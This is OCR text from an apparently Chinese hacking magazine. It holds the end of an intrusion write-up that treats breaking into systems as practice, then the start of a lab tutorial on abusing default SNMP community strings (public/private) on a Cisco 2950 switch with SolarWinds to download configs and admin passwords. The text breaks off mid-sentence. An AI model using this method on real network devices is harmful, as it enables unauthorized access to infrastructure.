


图21

我这边也没装客户端。算了，就这样吧，提权也不是我的专长，就不继续了。去群里喊了声，friddy牛没反应了，反正也不是为了卖钱才搞的，就当练手吧。花了一上午时间搞定，看来这么久没入侵也没有明显退步，嘿嘿。

编辑点评：我在网上找到了SHELL INJIECTION1.5版本，用了一下，就是感觉真的是非常难用，用户界面非常不友好。不过作者用自己写的工具入侵是非常有成就感吧，也希望尽快看到你的2.0版本，同时也希望改一下用户界面，发布出来的工具不能只是自己用着爽就行哦。

由于使用SNMP服务可以大大的简化网络的管理和维护，而且效果显著，所以网络硬件厂商开始把SNMP加入到它们制造的每一台设备中。今天，各种网络设备上都可以看到默认启用的SNMP服务，从交换机到路由器，从防火墙到网络打印机，无一例外。但是，许多厂商安装的SNMP都采用了默认的通信字符串（例如密码），这些通信字符串是程序获取设备信息和修改配置必不可少的。采用默认通信字符串的好处是网络上的软件可以直接访问设备，无需经过复杂的配置，但也给攻击者带来便利。最常见的默认通信字符串是public（只读）和private（读／写），除此之外还有许多厂商私有的默认通信字符串。其实，几乎所有运行SNMP的网络设备上，都可以找到某种形式的默认通信字符串。


在思科的大部分路由器和交换机的默认配置中，存在默认通信字符串是public（只读），有一部分存在private（读／写）。如果默认通信字符串是private，攻击者就可以利用相关的工具把路由器或交换机的配置下载下来，通过配置文件得到路由器或交换机的管理员口令，以及其它相关信息。

下面，我就以思科2950交换机为例，给大家详细讲解一下路由器或交换机的攻击过程。为了这次攻击测试，我在本地搭建了一个模拟环境，交换机使用的是思科2950型号，本机电脑配置的IP地址是10.100.246.3，交换机配置的IP地址是10.100.246.8。

这里我们还要使用一款思科网络设备攻击工具，名叫SolarWinds，中文名叫太阳风，可以攻击思科路由器和交换机。下面大家就跟我一起进入这次思科交换机攻击测试吧。

1、本机电脑配置的IP地址是10.100.246.3，如图1。

2、交换机配置的IP地址是10.100.246.8，如图2。



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\fg>ipconfig

Windows IP Configuration


Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 1.1.1.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.100.246.3
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\fg>_
```

图1

3、启动SolarWinds（太阳风）工具，选中“Discovery”中的“ip network browser”工具，然后输入交换机的IP地址10.100.246.8进行扫描，结果如图3。

从图3中我们可以看出，在默认情况下，交换机的默认通信字符串是private（读／写），这时攻击者可以对交换机的配置文件进行读／写操作，而且还可以自己添加字符串上去，让扫描器




图 2




图 4

